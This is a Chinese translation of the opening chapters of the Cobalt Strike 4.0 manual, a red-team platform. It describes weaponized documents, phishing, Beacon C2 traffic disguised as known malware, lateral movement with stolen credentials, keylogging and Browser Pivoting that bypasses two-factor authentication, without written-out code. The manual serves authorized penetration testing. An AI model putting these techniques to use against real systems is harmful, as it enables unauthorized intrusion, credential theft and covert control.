
Cobalt Strike 4.0 手册——献给渗透测试人员的先进威胁战术（2019年12月2日更新版本）



翻译校对

- 翻译：Snowming
- 校对：L.N.

团队介绍

奇安信 A-TEAM 是奇安信集团旗下的纯技术研究团队，团队主要致力于Web渗透，APT攻防、对抗，前瞻性攻防工具预研，从底层原理、协议层面进行严肃、有深度的技术研究，深入还原攻与防的技术本质，曾多次率先披露 Windows域、Exchange、Weblogic、Exim等重大安全漏洞，第一时间发布相关漏洞预警及可行的处置措施并获得官方致谢👏👏。


团队博客

https://blog.ateam.qianxin.com/

团队 GitHub

https://github.com/QAX-A-Team

团队公众号



英文名词翻译对照表

名词	翻译	注释
Artifact Kit	Artifact 工件集	
Data Channel	数据通道	
Data Model	数据模型	
External C2	外置 C2	
Foreign Listener(s)	对外监听器	
Keystroke Logger	键盘记录器	
Malleable C2 Profile	C2 拓展文件	
Named Pipe(s)	命名管道	
Network Indicators	网络流量指标	
Payload Staging		分阶段投递 Payload
Peer-to-peer Communication	对等通信	
Peer-to-peer C2	对等 C2	
Pipe	管道	
Pivot Graph	Pivot 图	
Port Bending Redirector	端口弯曲重定向器	例如，接受来自 80 或 443 端口的连接但将连接路由到团队服务器开在另一个端口上的连接，这样的重定向器。
Post-Exploitation	后渗透	
PowerShell one-liner	PowerShell 单行程序	
Session	会话	
Sessions Table	会话表	
Strategic Cyber LLC	Strategic Cyber 责任有限公司	Cobalt Strike 是 Strategic Cyber 责任有限公司的产品

英文名词翻译对照表（续）

名词	翻译	注释
System Profiler		是一个探针
Targets Table	目标表	
Token	令牌	

第一章 欢迎来到 Cobalt Strike 的世界!

1.1 什么是 Cobalt Strike?

Cobalt Strike 是一个为对手模拟和红队行动而设计的平台，主要用于执行有目标的攻击和模拟高级威胁者的后渗透行动。本章中会概述 Cobalt Strike 的功能集和相关的攻击流程。在本手册的剩余部分中会详细的讨论这些功能。




图1. 攻击问题集

> 译者注：图中的 `Intrumentation & Telemetry` 大概可以翻译为「终端行为采集 Agent & 云端行为分析引擎」。`Instrumentation` 指的应该是安装在目标主机上的各类日志收集与监控类工具，`Telemetry` 指的应该是将这些监控类工具所产出的各位监测日志进行归一化、汇聚到一个统一分析引擎并等待引擎的研判结果这类的过程。

一场深思熟虑的对目标的攻击始于**侦查**。Cobalt Strike 的 `System Profiler` 是一个 web 应用，该应用用于客户端的攻击面。从侦查流程中收集的信息会帮助你分析以及做出最好的选择。


武器化是将一个后渗透 payload 与一个文档或在目标上执行此 payload 的漏洞利用相结合。Cobalt Strike 提供将普通的文档转为武器化 Artifacts 的选项。Cobalt Strike 还提供以多种形式导出后渗透 payload、Beacon 的选项，可以结合此工件集以外的 artifacts 使用。

使用 Cobalt Strike 的网络钓鱼工具**投递**武器化文档到目标网络中的一个或多个人。Cobalt Strike 的网络钓鱼工具将保存的电子邮件重新用于像素级完美的钓鱼。

使用 Cobalt Strike 的 Beacon 来控制你的目标网络。这个后渗透 payload 使用一种**异步的「低频次且慢速」的通信**模式，高级威胁中的恶意软件常使用这种模式。 Beacon 会通过 DNS、HTTP 或 HTTPS 等方式回连（团队服务器）。Beacon 还可以经过常见的代理配置回连至多个主机来避免阻塞。

想要检验目标的攻击溯源分析能力，可以使用 Beacon 的 C2 扩展语言功能。此功能中，通过对 Beacon 重新编程、**让流量看上去像一些知名的恶意软件**或者融入正常流量。

> 译者注：所谓的「让流量看上去像一些知名的恶意软件」，如下图中所示的 GitHub 开源 C2 拓展文件项目中的 `crimeware` 文件夹，就是通过配置 C2 拓展文件、让 Beacon 的流量特征看上去像 Zeus、Asprox 等知名恶意软件。样可以达到掩盖、伪装 Beacon 行动的目的。



Beacon 优越的自动化以及基于命名管道和 TCP sockets 之上的对等通信模式可帮助攻击者进入受害者网络，然后继续进行主机发现和**横向移动**。Cobalt Strike 被用来抓取信任关系和使用被抓取的证书、密码哈希、访问令牌和 Kerberos 票据等凭据进行横向移动。

使用 Cobalt Strike 的 **user-exploitation** 工具来展示有实际意义的业务风险。Cobalt Strike 的工作流程使得在受害系统内部署键盘记录器或截屏工具非常简单。使用 Browser Pivoting 去获取到受害目标 Internet Explorer 上记录的网站的访问权限。这个 Cobalt Strike 独有的技术在大多数站点都可以生效，并且可以绕过双因素验证。

Cobalt Strike 的报告功能**重建了 Cobalt Strike 客户端的参与度**。可以提供给网络管理员一个活动时间表，这样他们可以在他们的监控设备（比如一些流量监测系统）中发现攻击痕迹。可以将 Cobalt Strike 生成的高质量报告作为独立报告提交给客户或将其用作正式文档的附录。

贯穿上面的所有步骤，你需要去了解目标环境、目标防御情况，以及在资源有限的前提下选择最好的方法来达成后渗透目标。这个过程就是规避。提供开箱即用的规避方案不是 Cobalt Strike 的目标。Cobalt Strike 提供的是极大的灵活性，在配置和执行攻击行动的选项等方面都具有很大的灵活性，这使得此软件适用于各种环境和目标。

1.2 安装和更新

Strategic Cyber 责任有限公司发行了适用于 Windows、Linux 和 MacOS X 的 Cobalt Strike 软件包。要安装 Cobalt Strike，只需将其存档解压到你的操作系统上。

系统要求

Cobalt Strike 要求 Oracle Java 1.8，Oracle Java 11, 或 OpenJDK 11。

如果你的系统上装有防病毒产品，请确保在安装 Cobalt Strike 前将其禁用。

运行「更新」程序

Cobalt Strike 发行套件包含 Cobalt Strike 启动器、支持文件和更新程序。它不包含 Cobalt Strike 程序本身。你必须运行更新程序才能下载 Cobalt Strike 产品。




图2. 更新流程（欢迎尝试，但是图中的 key 不再有效）

请使用你的 license key 更新你的团队服务器和客户端软件这两个组件。Cobalt Strike 按单个用户授权。团队服务器不需要单独的 license。

1.3 团队服务器

Cobalt Strike 分为客户端组件和服务器组件。服务器组件，也就是团队服务器，是 Beacon payload 的控制器，也是 Cobalt Strike 社会工程功能的托管主机。团队服务器还存储由 Cobalt Strike 收集的数据，并管理日志记录。

Cobalt Strike 团队服务器必须在受支持的 Linux 系统上运行。要启动一个 Cobalt Strike 团队服务器，使用 Cobalt Strike Linux 安装包中的 `teamserver` 脚本文件。




图3. 启动团队服务器

团队服务器的启动命令包含两个必填的参数和两个选填的参数。第一个必选参数是团队服务器的外部可达 IP 地址。Cobalt Strike 使用这个值作为它的功能使用的默认主机地址。第二个必选参数是密码，你的团队成员将使用此密码从自己 Cobalt Strike 客户端去连接至 Cobalt Strike 团队服务器。

第三个参数是选填的，这个参数指定一个「C2 拓展文件」。第11章和12章会讨论此功能。

第四个参数也是选填的。此参数以 `YYYY-MM-DD` 的日期格式指定结束日期。团队服务器会将这个结束日期嵌入到它生成的每个 Beacon stage 中。Beacon payload 在此日期后将拒绝运行，并且在此日期后如果这个 Beacon payload 醒来也会自动结束(对应 Beacon 会话中的 `exit` 选项)。

当团队服务器启动，它会发布团队服务器的 SSL 证书的 SHA256 hash。你需要给你的团队成员分发这个 hash。当你的团队成员连接团队服务器时，在身份验证至团队服务器前、他们的 Cobalt Strike 客户端会询问他们是否承认这个 hash 。这是抵御中间人攻击的重要保护措施。

1.4 Cobalt Strike 客户端

使用 Cobalt Strike 客户端连接至团队服务器。要启动 Cobalt Strike 客户端，使用适用于你的平台的软件包内的启动器。

当 Cobalt Strike 客户端启动时，你会看到一个连接对话框。

图4. Cobalt Strike 连接对话框

在 `Host` （主机）字段指定你的团队服务器的地址。团队服务器的默认端口为 50050，没有必要修改这个默认端口。`User` 字段填写你的昵称，当你进入团队服务器之后会显示此昵称。可以将此字段更改为你的外号、称呼或幻想的黑客名号（如 Snowden 斯诺登）。`Password` 字段填写团队服务器的共享密码。

按下 `Connect` 按钮来连接到 Cobalt Strike 的团队服务器。

如果这是你第一次连接至此团队服务器， Cobalt Strike 会询问你是否承认这个团队服务器的 SHA256 hash。如果你承认，那么按 `OK`，然后 Cobalt Strike 的客户端就会连接到这个团队服务器。Cobalt Strike 也会在未来的连接中记住这个 SHA256 hash。你可以通过 `Cobalt Strike` → `Preferences` → `Fingerprints` 来管理这些团队服务器的 hash。





图5. 验证服务器的 SSL 证书

Cobalt Strike 会跟踪你连接到的团队服务器并记住你的信息。从连接对话框左手边选择一个团队服务器的profile（连接信息），使用它的信息填充此连接对话框的字段。你也可以通过 `Cobalt Strike` → `Preferences` → `Team Servers` 来管理此列表。

> 译者注：
>
> 为了读者更直观的理解，在此补充一张 Cobalt Strike 3.14 中 `Cobalt Strike` → `Preferences` → `Team Servers` 选项的截图（暂无 Cobalt Strike 4.0 的截图，不过此选项 UI 应该变动不大）：



1.5 分布式和团队行动

使用 Cobalt Strike 来协调红队的分散行动。使用一个或更多的远程主机分阶段的筹划 Cobalt Strike 基础设施。启动团队服务器并让你的团队与其建立连接。

图6. 使用 Cobalt Strike 的分布式攻击行动

一旦连接至一个团队服务器，你的团队将：

- 使用相同的会话
- 分享主机、捕获的数据和下载的文件
- 通过一个共享的事件日志交流

Cobalt Strike 客户端可能会连接到多个团队服务器。通过`Cobalt Strike`→`New Connection`（新建连接）来初始化一个新的连接。当连接到多个团队服务器，一个切换条会出现在你 Cobalt Strike 窗口的底部。

图7.1 没有切换条的 Cobalt Strike 客户端窗口底部

图7.2 团队服务器切换条

这个切换条允许你在活跃的 Cobalt Strike 团队服务器实例之间切换。每一个团队服务器有它自己的按钮。在一个按钮上点击右键、选择重命名来使这个按钮的名称能够反映这台团队服务器在你行动中的作用。这个按钮名称也用于在 Cobalt Strike 活动报告中标识团队服务器。

> 译者注：
>
> 图7.2中，几个团队服务器按钮的名字分别是「钓鱼」、「攻击」、「后渗透」、「长控（持久性）」。这样的命名可以反映此团队服务器在一场红队行动中的作用。架构多台团队服务器，也就是分解整个攻击链，这是分布式行动模型的基本思想。

当连接到多个团队服务器，Cobalt Strike 会汇总所有它连接的团队服务器的监听器。这种聚合允许你从一台团队服务器发送引用了托管在另一台团队服务器上的恶意网站的钓鱼邮件。在你行动的末期，Cobalt Strike 的报告功能会查询所有你连接到的团队服务器、合并这些数据来描述一个完整的事件。

1.6 为 Cobalt Strike 编写脚本

Cobalt Strike 可通过它的 Aggressor Script 语言来为其编写脚本。Aggressor Script 是 Armitage 的 Cortana 脚本语言的精神继任者，虽然这两者并不兼容。

通过 `Cobalt Strike` → `Script Manager` 来对脚本进行管理。




图8. Script Manager（脚本管理器）

在 Cobalt Strike 内有一个默认的脚本，定义了展示在 Cobalt Strike 控制台的所有弹出菜单和格式信息。通过 Aggressor Script 引擎，你可以覆盖这些默认设置、根据你的偏好个性化设置 Cobalt Strike。

你也可以使用 Aggressor Script 来给 Cobalt Strike 的 Beacon 增加新的功能和使特定的任务自动化。

要了解更多关于 Aggressor Script 的知识，请查看此文档：

- https://www.cobaltstrike.com/aggressor-script/

第二章 用户接口

2.1 概述

Cobalt Strike 用户接口分为两部分。接口的顶部是会话或目标的视觉化展示。接口的底部展示了每个你与之交互的 Cobalt Strike 功能或会话的标签页。你可以点击这两部分之间的区域、按你的喜好重新调整这两个区域的大小。




图9. Cobalt Strike 用户接口

2.2 工具条

Cobalt Strike 顶部的工具条提供访问 Cobalt Strike 常用功能的快捷方式。熟悉此工具条按钮会提升你使用 Cobalt Strike 的效率。

连接到另一个团队服务器。
断开从当前的团队服务器的连接。

新建和编辑 Cobalt Strike 的监听器。

切换为「服务器节点图」的可视化形式。

切换为「会话列表」的可视化形式。
切换为「目标列表」的可视化形式。

查看凭据。
查看下载的文件。
查看键盘记录。
查看屏幕截图。

生成一个无阶段的 Cobalt Strike 可执行文件或 DLL。
设定 Java 签名的 Applet 攻击。
生成一个恶意的 Miscrosoft Office 宏。
建立一个无阶段的脚本的 Web 传送攻击。

在 Cobalt Strike 的 web 服务器上托管一个文件。
管理托管在 Cobalt Strike 的 web 服务器上的文件和应用。

访问 Cobalt Strike 的支持页面。
关于 Cobalt Strike。

2.3 会话和目标可视化展示

Cobalt Strike 有多种可视化展示，这些不同的设计是为了帮助你的行动中的不同部分。

你可以通过工具条或 `Cobalt Strike`→`Visualization`（可视化）菜单在不同的可视化形式之间切换。

目标表

目标表展示了 Cobalt Strike 的数据模型中的目标。此目标表展示了每个目标的 IP 地址，它的 NetBIOS 名称，以及你或者你的团队成员给目标标记的一个备注。每个目标最左侧的图标表示了它的操作系统。带有闪电的红色图标表示此目标具有一个与之通信的 Cobalt Strike Beacon 会话。

address	name	note
10.10.10.1		
10.10.10.3	**DC**	**domain controller for CORP**
10.10.10.5	MAIL	
10.10.10.7	**FILESERVER**	
10.10.10.21		
10.10.10.50		
10.10.10.190	WS2	
10.10.10.191	**WS1**	
10.10.10.198	**DEVELOPERWS**	**developer's system**
192.168.57.18	**ubuntu**	
192.168.57.240	DEVELOPERWS	
192.168.58.3	**POWERDC**	
192.168.58.35	ENGINEER	SCADA HMI

